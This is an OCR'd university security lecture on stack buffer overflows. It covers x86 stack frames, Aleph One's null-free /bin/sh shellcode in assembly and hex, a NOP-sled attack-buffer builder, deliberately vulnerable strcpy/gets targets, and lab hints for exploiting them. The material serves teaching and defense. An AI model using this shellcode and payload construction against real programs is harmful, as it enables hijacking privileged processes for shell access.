
The Edward S. Rogers Sr. Department
of Electrical & Computer Engineering
UNIVERSITY OF TORONTO

ECE568 Lecture 02: Buffer Overflows & Control Hijacking

Wei Huang
Department of Electrical and Computer Engineering
University of Toronto

Security Bugs and Memory Safety Problems



(Analysis based on 912 high or critical severity security bugs since 2015, affecting the Stable channel.)

First Buffer Overflow Attack

- Morris Internet Worm, 1988
  - Finger network protocol buffer overflow
  - United States v. Morris (1991), 928 F.2d 504

in computer history museum

The Vulnerability of the Decade


- In 2000 Crispin Cowan wrote "Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade" (available as [Ref1] on website)
  - Outlined some defenses against this attack

- 20+ years later, the attack is still very prominent (or variants), but considerably harder:
  - A combination of hardware support (non-executable pages) and software to utilize the hardware support will stop most attacks (implemented in Windows XP SP2 patch)
  - Stagefright and Heartbleed are related, though not exactly buffer overflows
  - Bluebourne vulnerability on Bluetooth (video)

Examining assumptions: What bad thing can happen?

```
int foo(char *input_string)
{
   char bar[32];

   strcpy(bar, input_string);
   return 0;
}
```



A Brief Intro to x86 Architecture

"The x86 isn't all that complex -- it just doesn't make a lot of sense."
-- Mike Johnson (80x86 Design Lead at AMD, MPR 1994)

- Follow the x86 32-bit ISA from Aleph One's Tutorial "Smashing the Stack for Fun and Profit" (available as [Ref2] on website)


- 8 General-Purpose Registers:
  - `eax, ebx, ecx, edx, esi, edi, ebp, esp`
  - `esp:` stack pointer
  - `ebp:` frame pointer
  - `esi & edi:` used in some string manipulation instructions
  - 4 Segment Registers
    - Mainly exist for backward compatibility (segmented memory)

- `EFLAGS:` Status Register

Program Stack Review

```
        movl $param,(%esp); pass a input
        call MySub         ; call MySub
MySub   push %ebp          ; push frame pointer
        mov  %esp,%ebp
        sub  $0x4,%esp     ; allocate local vars
        push %eax          ; save registers
```

- Remember how subroutine calls worked:
  - Push Input Parameters onto stack
  - Push Return Address onto stack
  - Push Frame Pointer onto stack
  - Allocate room on stack for Local Variables
  - Saved Registers




Buffer Overflow

- Remember that stack grows from high addresses to low addresses
  - But arrays are filled in from lower addresses to higher ones

- Say you have code like this:


```
void func(char *str) {
     char buf[128];
     strcpy(buf, str);
}
```

- What happens if `str` is longer than `buf` ?
  - strcpy will keep copying until it hits a null character. In this case, `str` has to be 136 bytes (128 + 4 + 4) to overwrite the return address with the contents of `str`.



A Real Example of Buffer Overflow

```
 1 #include<stdio.h>
 2
 3 int foo(void)   {
 4         char buf[32];
 5         int i;
 6
 7         gets(buf);
 8         i = atoi(buf);
 9
10         return i;
11 }
12
13 int main (int argc, char **argv)        {
14         int x;
15
16         x = foo();
17         printf ("x=%d\n", x);
18
19         return 0;
20 }
```



Buffer Overflow

- Once return address is changed, when the subroutine returns, it will return to wherever the return address is changed to. The attacker can hijack the program by altering the instructions that program executes.

- The vulnerability requires:
  1. A string that is input from the attacker.
  2. A buffer that is located on the stack (meaning it's a local variable in a subroutine).
  3. A bug where the programmer copies the string from the attacker into a buffer without checking that the input string will fit into the buffer.


- Because the buffer is on the stack, and the attacker overwrites values on the stack, this is commonly referred to as a **"Stack Smashing Attack".**

Similar Unsafe libc functions

- strcpy (char *dest, const char *src)
- strcat (char *dest, const char *src)
- gets (char *s)
- scanf (const char *format, …)
- …

Arbitrary Code Execution

- We've seen how the attacker can redirect the execution of the program by changing the return address. However, to have the vulnerable program execute arbitrary code, the attacker needs somewhere to put the code.
  - Put it in the buffer that was vulnerable!
  - What kind of "arbitrary code" does the attacker want to execute?



Other than Return Addresses?

- Function pointers
  - Overflowing buffer overriding function pointer
  - PHP 4.0.2
  - MS MediaPlayer Bitmaps
- Longjump Buffers
  - longjmp (pos)
  - Overflowing buffer next to pos overriding pos value
  - Perl 5.003
- Heap virtual table (e.g., C++ code)
  - Overflowing buffer override vtable

Arbitrary Code Execution

- Usually, the program being attacked runs are *root* or some privileged user. The attacker wants to gain a command shell so they can do other things (make new users, read other people's e-mail, etc…). Because the code is used to get a shell, it is called **shellcode**.
  - In UNIX to gain a shell you can do: `exec("/bin/sh")`
  - Windows is: `exec("cmd.exe")`

- What code does the attacker want to inject into the program to get this to happen?

Shellcode

- We will focus on Linux shellcodes:
  - Linux is open source so it's easier to study
  - Windows is very similar

- Here we have a short UNIX C program which will execute a shell:

```
#include <stdio.h>

void main() {
        char *name[2];
        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

Understanding how to call *exec*

- Compile the program and link in the *execve* function separately:
  - *execve* is one of the flavors provided by libc of the exec system call
  - Libc is the standard library that contains functions like *printf, fopen, fclose,* etc… It is automatically **linked** (added) to any program when you compile it into an executable.
  - We will compile our program and link libc **statically** (meaning the code is actually added to the executable after compilation) as opposed to **dynamically** (meaning the code is added when you run the program, not when you compile).

```
> gcc –static ex1.c –o ex1
```

  - We can now examine the executable by disassembling:

```
> gdb ex1
...
(gdb) disassemble main
```

Disassembling *main*

```
main:
push   %ebp
mov    %esp,%ebp
sub    $0x18,%esp
and    $0xfffffff0,%esp
mov    $0x0,%eax
sub    %eax,%esp
movl   $0x8095e68,0xfffffff8(%ebp)
movl   $0x0,0xfffffffc(%ebp)
movl   $0x0,0x8(%esp)
lea    0xfffffff8(%ebp),%eax
mov    %eax,0x4(%esp)
mov    0xfffffff8(%ebp),%eax
mov    %eax,(%esp)
call   0x804df00 <execve>
leave
ret
```

Function Prologue

Initialize name[0]

Initialize name[1]

Initializing Local Variables

Push `NULL` onto stack

Push name onto stack

Push name[0] onto stack

Push execve arguments onto stack

Call *execve*

Exit *main*

Original Code:

```
void main() {
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0],name,NULL);
}
```

Try this yourself!

Note: This code was compiled with a gcc 3.3.5 linked against glibc (libc6 2.3.2.ds1-21) on a Debian (Sarge) system (32-bit). Modern systems are 64-bit so the code will look quite different, but the overall structure still remains

Disassembling *execve*

```
execve:
push   %ebp
mov    $0x0,%eax
mov    %esp,%ebp
push   %ebx
test   %eax,%eax
mov    0x8(%ebp),%ebx
mov    0xc(%ebp),%ecx
mov    0x10(%ebp),%edx
mov    $0xb,%eax
int    $0x80
...
```

Function Prologue

Load name[0] off stack

Load name off stack


Load `NULL` off stack

11 (0xb) is the system call number for *exec*

Generate an interrupt and trap into kernel

Note: parts have been deleted for simplicity

How Stack Grows



Optimizing Shellcode

- Now that we understand the code that will start a shell, we could just copy the program into the buffer and then jump to it.
  - The problem is that the code is big and inefficient. If it is too long, it might not fit inside the buffer (remember that we need to overwrite the return address which comes after the buffer with the address of the shellcode).

- To make our shellcode more efficient, we can hand optimize it. The shellcode has to perform a couple operations to make the *exec* system call:
  1. Have an array in memory (name[] in previous example) with:
     a. The string "/bin/sh"
     b. A `NULL` pointer
  2. Put 0xb into the %eax register.
  3. Put the address of the string "/bin/sh" into the %ebx register.
  4. Put the address of the array in the %ecx register.
  5. Put `NULL` into the %edx register.
  6. Execute the int $0x80 instruction.

Optimizing Shellcode

- The shellcode structure will look something like this:

```
(code to initialize registers)
int  0x80
"/bin/sh"
```

- Note there are a couple more problems:
  - The shellcode will be located at an unknown location in memory because the attacker doesn't know in advance what address the buffer be allocated at.
  - However, to initialize the registers in preparation for the *exec* system call, the shellcode must figure out the exact address of "/bin/sh". How?
  - The solution by Aleph One is to use a relative subroutine call that jumps the length of the shellcode and automatically pushes the address of the target onto the stack. Later this can be popped off the stack.
  - Finally add an *exit* system call at the end so the program exits gracefully after the attacker terminates the shell

Optimized Shellcode (Courtesy Aleph One)

```
jmp 0x26
popl %esi
movl %esi,0x8(%esi)
movb $0x0,0x7(%esi)
movl $0x0,0xc(%esi)
movl $0xb,%eax
movl %esi,%ebx
leal 0x8(%esi),%ecx
movl 0xc(%esi),%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80
call -0x2b
.string "/bin/sh"
```

Jump to the end of the shellcode where the string is

Pop the address off and put it in %esi

Build the array data structure in memory

Initialize the registers for *exec* system call

Trap into the kernel

exit system call

The address of "/bin/sh" is pushed on the stack

End of code

Sanitizing the Shellcode

- Compile the shellcode into a binary string gives us:

```
char shellcode[] =
    "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
    "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
    "\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
    "\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

(The \x's just mean that the two number are interpreted as hex, representing a single byte")

- Notice that the shellcode contains NULL ("\x00") bytes. What's the problem with this?

Final Optimized Shellcode

- After some optimization and removal of NULL bytes we have:

```
char shellcode[] =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
   "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
   "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

- Shellcode consists of non-null characters and is a total of 46 bytes long!
  - This is very tedious, as a result many exploits tend to use the same shellcode (borrowed from other exploits).
  - Shellcodes don't always spawn a shell, they can be used to perform other operations, i.e. open a network connection, download and execute a program, etc… The attacker would adjust the instructions as necessary.
  - Check out https://github.com/rapid7/metasploit-framework

Putting it together

- Now we know:
  1. How to hijack execution of a program (overwrite return address)
  2. How to get the program to execute a command shell (shellcode)

- Problem:
  - Want to return back to shellcode, but what if we're uncertain about the location of the shellcode?

- For more detail, read "Smashing the Stack for Fun and Profit", by Aleph One [Ref2]

Sample Buffer Construction Program


```
ptr = (unsigned long *) attackBuffer;

/* fill the buffer with the return address */
for ( i = 0; i < 21; i++)
    *(ptr + i) = TARGET_ADDR;

/* copy in shellcode */
for (i = TARGET_REGION - shellLength; i < TARGET_REGION; i++)
    attackBuffer[i] = shellcode[i - TARGET_REGION + shellLength];

/* fill the front with NOPS */
for (i = 0; i < (TARGET_REGION - shellLength); i++)
    attackBuffer[i] = NOP;

/* terminate the buffer */
attackBuffer[BUFSIZE-1] = '\0';
```



Where should our Guessed Address point?


target1.c:

```
int foo(char *arg, char *out)
{
  strcpy(out, arg);
  return 0;
}

int main(int argc, char *argv[])
{
  char buf[64];
  printf("Target1 running.\n");
  if (argc != 2)
    {
       /* blah */
    }
  foo(argv[1], buf);
  return 0;
}
```

Putting it all together

1. Program copies input buffer which overflows the buffer on the stack
2. Function eventually exits and jumps to the return address on the stack which as been overwritten. This causes the program to land somewhere within the nop sled
3. The program executes the nops and eventually hits the shellcode and executes it. A shell is spawned!



Other attack buffers

- Other attack buffers are possible, what to use depends on the circumstances:
  - The buffer is not large enough to hold the shellcode (the shellcode would overwrite the return address).
    - Put the shellcode in another buffer somewhere else
    - Sometimes you can put the shellcode after the buffer
  - Sometimes the program forms the buffer from several other strings. It is common to have a buffer overflow when a program is building a list of things to return the user via *strcat*.
    - The attacker may give the shellcode in pieces for the program to reassemble.

Lab 1 Overview

Read Aleph One's Tutorial:

- Reviews concepts so far on stack usage, shellcode construction and program to make payloads
- Hands-on examples that you should try to get a better understanding of what we've covered so far
- If you're not familiar with x86 assembler or GDB, you should read up on these. Lots of resources on the web.
- Note, both lecture and Aleph tutorial use 32-bit address for consistency
  - However, lab which runs on modern systems, use 64-bit addresses

i386 (32-bit x86) vs x86-64 (64-bit x86)

- x86-64 are a set of extensions to allow x86 processors to run both 64-bit and 32-bit code.

- What is 64-bit code?
  - Normally 32-bit code processes 32-bit values. Registers are 32-bits as are pointers.
  - 64-bit code processes 64-bit values with 64-bit pointers.

i386 (32-bit x86) vs x86-64 (64-bit x86)

- As a result, 32-bit and 64-bit assembler code look pretty similar with some key differences
  - Registers have different names when accessing full 64-bit values
    - eax, ebx, etc … = 32-bits of a register
    - rax, rbx, etc… = 64-bit equivalent
  - Addition of 8 new general purpose registers r8-r15
  - Different calling convention. Linux uses the "System V AMD64 ABI" (Windows code uses a different "Microsoft" ABI):
    - Instead of arguments being pushed onto stack, the first 6 arguments are passed via registers rdi, rsi, rdx, rcx, r8 and r9

Finding the Location of the Buffer

- You'll find that the hardest part is figuring out what address you want to overwrite the return address with (the guess at the end of the buffer). There are several strategies you can use to find this out:
  1. Use GDB to find out the address of the buffer. Note that GDB does not work across `execve` (by default). This means that you need to insert a command in the target to pause the target and then attach with GDB.
  2. You can instrument the target directly to print out the information you need.

Lab 1 Overview


Real systems have a lot of weird behavior:

- Many of the offsets on the stack might not be what you expect them to be. This is because the compiler inserts extra "padding" between elements on the stack to align them with cache lines for performance.
- Stack elements may change address location between runs. Two reasons for this:
  - Older, stock Linux systems changed the stack location slightly to cache conflicts on hyper-threaded processors
  - Newer systems (Windows Vista and RedHat Enterprise kernels) use Address-Space Layout Randomization


Avoiding Cache Collisions

- Hyper-threaded processors have two *logical* processors sharing an instruction cache on the processor:
  - If two processes put their stacks at the same addresses, then their stacks will occupy the same locations in the cache.
  - When both processes run on different virtual processors simultaneously, they will keep kicking each other's data out of the cache.
  - To fix this, OS places stacks at offset based on the lower-bits of the process PID (mod function)

Without Changing Stack Address




With Changing Stack Address



Address-Space Layout Randomization (ASLR)

- For every new process, the OS kernel maps the stack at a *randomly* selected location:
  - An attacker cannot know exactly what address the buffer containing the shellcode is located at (`TARGET_ADDR` on slide 9). The attacker must guess since this address changes every time
  - This means that attacks are likely to result in the application crashing rather than a remote shell for the attacker

Stack location is chosen at random



Lab 1 Overview

- What is `lab_main` ?
  - ASLR makes exploitation **a lot** harder. Might require many tries before it works. For the purposes of a class, we want to turn off ASLR
  - `lab_main` moves the stack to **fixed** location so it is in the same place every time the program runs.
    - Consequence is that the stack is not located at the usual address range. To see this, compile a regular program and examine where the stack pointer is (`%esp` register, you can get this using "`info regs`")

Lab 1 Overview

- How are args passed across execve?
  - argv and envp are both arrays of char*
  - Each char* in the array points to a string
  - The actual strings are copied from the old process to the new process by the kernel. Kernel sets up the arrays in the new process

- Strings can thus be truncated by null characters in 2 places
  - In the new program, any strcpy will truncate at the first null character
  - When the kernel copies args and envp strings, it will also truncate at the first null


Lab 1 Hints

- How to deal with Nulls?
  - The key is that every string that is copied must end with a null byte
  - An empty string is just a null byte
- Example code:

```
argv[0] = "blah";
argv[1] = "";
argv[2] = NULL;

envp[0] = "foo";
envp[1] = "bar";
envp[2] = NULL;

execve(args[0], args, envp);
```



Lab 1 Hints

- The targets will check that there are exactly 2 argv's. As a result, you cannot put extra arguments after argv[1]. However, you can put as many envp as you want.
- This effectively allows you to add more NULL characters after argv[1].